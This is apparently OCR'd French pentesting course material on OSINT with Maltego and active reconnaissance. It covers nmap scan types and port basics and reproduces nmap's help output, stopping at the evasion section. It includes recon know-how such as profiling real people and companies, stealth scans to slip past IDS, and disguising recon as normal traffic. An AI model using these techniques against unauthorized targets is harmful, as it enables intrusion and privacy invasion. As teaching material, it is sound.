
- Nous terminons ce chapitre en mentionnant brièvement deux frameworks supplémentaires qui intègrent bon nombre des techniques dont nous avons discuté et ajoutent des fonctionnalités supplémentaires.
  Ces frameworks sont généralement trop lourds pour donner juste quelques exemples dans un cours, mais ils sont très précieux lors des tests d'intrusion en conditions réelles parce qu'ils permettent de gérer une très grande quantité d'informations et de sources.
- L'**OSINT framework** contient des outils de collecte d'informations et des sites Web dans un emplacement central. Certains outils répertoriés dans ce framework couvrent plus de disciplines que la cybersécurité.
- L'**OSINT framework** n'est pas censé être une checklist, mais l'examen des catégories et des outils disponibles peut susciter des idées pour des opportunités de collecte d'informations supplémentaires.



PARTIE 2


Maltego: un framework de collecte d'informations

- **Maltego** est un outil d'exploration de données très puissant qui offre une combinaison infinie d'outils et de stratégies de collecte d'informations. Maltego recherche des milliers de sources de données en ligne et utilise des "transformations" extrêmement intelligentes pour convertir une information en une autre.
- Par exemple, si nous effectuons une campagne de collecte d'informations sur les utilisateurs, nous pourrions soumettre une adresse e-mail et, par le biais de diverses recherches automatisées, la "transformer" en un numéro de téléphone ou une adresse postale associés. Au cours de la phase de collecte d'informations organisationnelles, nous pourrions soumettre un nom de domaine et le "transformer" en un serveur Web, puis une liste d'adresses e-mail, puis une liste de comptes de médias sociaux associés, puis en une liste de mots de passe potentiels pour ce compte de messagerie. Les combinaisons sont infinies et les informations découvertes sont présentées dans un graphique évolutif qui permet une navigation facile par zoom et panoramique.
- Maltego CE (la "version communautaire" limitée de Maltego) est inclus dans Kali et nécessite une inscription gratuite pour être utilisé. Des versions commerciales sont également disponibles et peuvent gérer des ensembles de données plus volumineux.



Maltego: un framework de collecte d'informations


- Exemple : lancez un nouveau graphe, faites glisser et déposez l'entité "Domaine" sur la page. Entrez ensuite le nom de domaine: tesla.com.
- Faites un clic droit et choisissez le bouton "All Transforms ".
- Une fois le processus de transformation terminé, vous verrez le résultat comme cette image ci-dessous.
  Vous pouvez voir les détails du domaine spécifique, tels que les détails de l'e-mail, de la personne, du serveur, etc.




PARTIE 2

Maltego: un framework de collecte d'informations

- Exemple : lancez un nouveau graphe, faites glisser et déposez l'entité "person" sur la page. Entrez ensuite le nom de la personne : elon musk
- Faites un clic droit et choisissez le bouton "All Transforms".





PARTIE 2

CHAPITRE 2

Identifier les vulnérabilités des services utilisés

Ce que vous allez apprendre dans ce chapitre :

- Outils de scan (nmap, Nessus, Nexpose, etc.)
- Analyse et évaluation des vulnérabilités
- Élimination des faux positifs

12 heures

CHAPITRE 2

Identifier les vulnérabilités des services utilisés

1. **Outils de scan (nmap, Nessus, Nexpose, etc.)**
2. Analyse et évaluation des vulnérabilités
3. Élimination des faux positifs

Collecter les informations d'une manière active

- Après avoir collecté des informations sur la cible d'une manière passive. Nous irons au-delà de la collecte passive d'informations et explorerons des techniques qui impliquent une interaction directe avec les services cibles. Nous verrons quelques techniques fondamentales, mais gardez à l'esprit qu'il existe d'innombrables services qui peuvent être ciblés. Cela inclut Active Directory, des applications web, etc. Cependant, nous examinerons certaines des techniques de collecte d'informations actives les plus courantes dans ce module, notamment l'analyse des ports et l'énumération DNS, SMB, NFS, SMTP et SNMP.


- La reconnaissance active commence par des connexions directes établies avec la machine cible. Une telle connexion peut laisser des informations dans les journaux indiquant l'adresse IP que nous utilisons, l'heure de la connexion et la durée de la connexion, entre autres. Cependant, toutes les connexions ne sont pas suspectes. Il est possible de faire apparaître votre reconnaissance active comme une activité client régulière. Par exemple, naviguer sur le Web cible avec un navigateur connecté à internet ne sera pas détecté comme reconnaissance parmi des centaines d'autres utilisateurs légitimes.

- Ensuite vient la partie où il faut utiliser des outils plus agressifs pour scanner les ports, les services, les domaines, les sous-domaines et les dossiers pour trouver des vulnérabilités sur la cible. La découverte des vulnérabilités fait partie intégrante de tout type de test d'intrusion. Bien que nous préférions le faire manuellement en tirant partie de nos connaissances et de notre expérience lors d'un audit de sécurité, les scanners de vulnérabilité automatisés sont néanmoins inestimables lorsqu'ils sont utilisés dans un contexte approprié.

- Dans ce chapitre, nous donnerons un aperçu de l'analyse automatisée des vulnérabilités, discuterons de ses diverses considérations et nous concentrerons à la fois sur nmap, Nessus et nexpose en tant qu'outils indispensables.

Scanner les ports et les services


- En matière de test d'intrusion, la connaissance est synonyme de pouvoir. Plus vous avez de connaissances sur un système ou un réseau cible, plus vous disposez d'options. Il est donc impératif qu'une collecte d'informations appropriée soit effectuée avant toute tentative d'exploitation.
- Supposons que nous ayons reçu/trouvé des IPs d'un SI ciblepour effectuer un audit de sécurité. Avant de commencer, nous devons avoir une idée du « paysage » que nous attaquons. Cela signifie que nous devons établir quels services s'exécutent sur les cibles. Par exemple, l'un d'entre eux exécute peut-être un serveur Web et un autre agit en tant que contrôleur de domaine Windows Active Directory.



PARTIE 2

Scanner les ports et les services

- La première étape dans l'établissement de cette "carte" du paysage est ce qu'on appelle la numérisation des ports. Lorsqu'un ordinateur exécute un service réseau, il ouvre une construction réseau appelée « port » pour recevoir la connexion. Les ports sont nécessaires pour effectuer plusieurs requêtes réseau ou pour disposer de plusieurs services.
- Par exemple, lorsque vous chargez plusieurs pages Web à la fois dans un navigateur Web, le programme doit avoir un moyen de déterminer quel onglet charge quelle page Web. Cela se fait en établissant des connexions aux serveurs Web distants à l'aide de différents ports sur votre ordinateur local. De même, si vous souhaitez qu'un serveur puisse exécuter plusieurs services (par exemple, si vous souhaitez que votre serveur Web exécute à la fois les versions HTTP et HTTPS du site), vous avez besoin d'un moyen de diriger le trafic vers le service approprié. Encore une fois, les ports sont la solution à cela.
- Les connexions réseau sont établies entre deux ports - un port ouvert en écoute sur le serveur et un port sélectionné au hasard sur votre propre ordinateur. Par exemple, lorsque vous vous connectez à une page Web, votre ordinateur peut ouvrir le port 49534 pour se connecter au port 443 du serveur.



Scanner les ports et les services

- Chaque ordinateur/serveur a un total de 65535 ports disponibles ; cependant, beaucoup d'entre eux sont enregistrés en tant que ports standards. Par exemple, un Webservice HTTP se trouve presque toujours sur le port 80 du serveur. Un Webservice HTTPS se trouve sur le port 443. Windows NETBIOS se trouve sur le port 139 et SMB se trouve sur le port 445. Afin de savoir quel port est ouvert sur un serveur , nous devons réaliser un scan des ports.

Les classes des ports

catégorie	Les ports
Ports connus	0-1023
Ports enregistrés	1024-49151
Ports privés	49152-65535

Les ports les plus connus/utilisés


Numéro de port	service
20	FTP
22/23	SSH/TELNET
25	SMTP
53	DNS
80/443	HTTP/HTTPS
161	SNMP
88	KERBEROS

nmap : network mapper

- **nmap** est la norme de l'industrie des scanners. C'est un outil extrêmement puissant, rendu encore plus puissant par son moteur de script qui peut être utilisé pour rechercher des vulnérabilités et, dans certains cas, même exécuter l'exploit directement !


- Les 3 types de scans nmap basiques :
  - ✓ TCP Connect Scans (-sT)
  - ✓ SYN "Half-open" Scans (-sS)
  - ✓ UDP Scans (-sU)

- D'autres types de scans existent :
  - ✓ TCP Null Scans (-sN)
  - ✓ TCP FIN Scans (-sF)
  - ✓ TCP Xmas Scans (-sX)




nmap : TCP Connect Scan -sT

- Le scan TCP Connect fonctionne en effectuant le three-way handshake avec chaque port cible à tour de rôle. En d'autres termes, Nmap essaie de se connecter à chaque port TCP spécifié et détermine si le service est ouvert par la réponse qu'il reçoit.
- Si nmap envoie une requête TCP SYN sur un port fermé, le serveur cible répondra avec un paquet TCP RST (Reset). Par cette réponse, nmap peut établir que le port est fermé.
- Si la demande est envoyée à un port ouvert, la cible répondra avec un paquet TCP SYN/ACK. nmap marque ce port comme étant ouvert .(et termine three-way handshake en renvoyant un paquet TCP avec ACK activé).
- De nombreux firewalls sont configurés pour dropper simplement les paquets entrants. Nmap envoie une requête TCP SYN et ne reçoit rien en retour. Cela indique que le port est protégé par un firewall et que le port est donc considéré comme filtré.



nmap : TCP SYN Scan -sS (*Stealth)*

- Le scan SYN envoie un paquet TCP RST après avoir reçu un SYN/ACK du serveur. Utilisé pour contourner les anciens IDS ou les applications qui enregistrent la connexion une fois qu'elle a été entièrement établie.
- les scan SYN sont nettement plus rapides qu'un scan TCP Connect standard. Il faut avoir les droits sudo pour SYN Scan (le type de scan par défaut pour sudo).
- Peut faire tomber un système instable.
- Mêmes règles pour les ports fermés ou filtrés.



nmap : UDP Scan -sU

- Contrairement à TCP, les connexions UDP sont sans état (stateless). Les connexions UDP reposent sur l'envoi de paquets vers un port cible et espèrent qu'ils arriveront.
- UDP est adapté pour les connexions qui reposent sur la vitesse plutôt que sur la qualité (par exemple, le partage vidéo), mais le manque d'accusé de réception rend UDP beaucoup plus difficile (et beaucoup plus lent) à analyser.
- Lorsqu'un paquet est envoyé à un port UDP ouvert, il ne devrait y avoir aucune réponse. Lorsque cela se produit, Nmap fait référence au port comme étant ouvert|filtré. S'il reçoit une réponse le port est marqué comme ouvert. Le plus souvent, il n'y a pas de réponse, auquel cas la demande est envoyée une deuxième fois en tant que contre-vérification. S'il n'y a toujours pas de réponse, le port est marqué ouvert|filtré.
- Lorsqu'un paquet est envoyé à un port UDP fermé, la cible doit répondre par un paquet ICMP (ping) contenant un message indiquant que le port est inaccessible. Cela identifie clairement les ports fermés.
- Le scan UDP peut être très lent s'il est lancé sur tous les ports. Il est recommandé de l'utiliser pour les 20 ports les plus utilisés : nmap –sU –top-ports 20 <target>

02 – Identifier les vulnérabilités des services utilisés

Outils de scan (nmap, Nessus, Nexpose, etc.)

PARTIE 2

nmap : les options

```
┌──(root💀kali)-[/home/kali]
└─# nmap -h
Nmap 7.92 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

```
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
          directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
          <Lua scripts> is a comma-separated list of script-files or
          script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
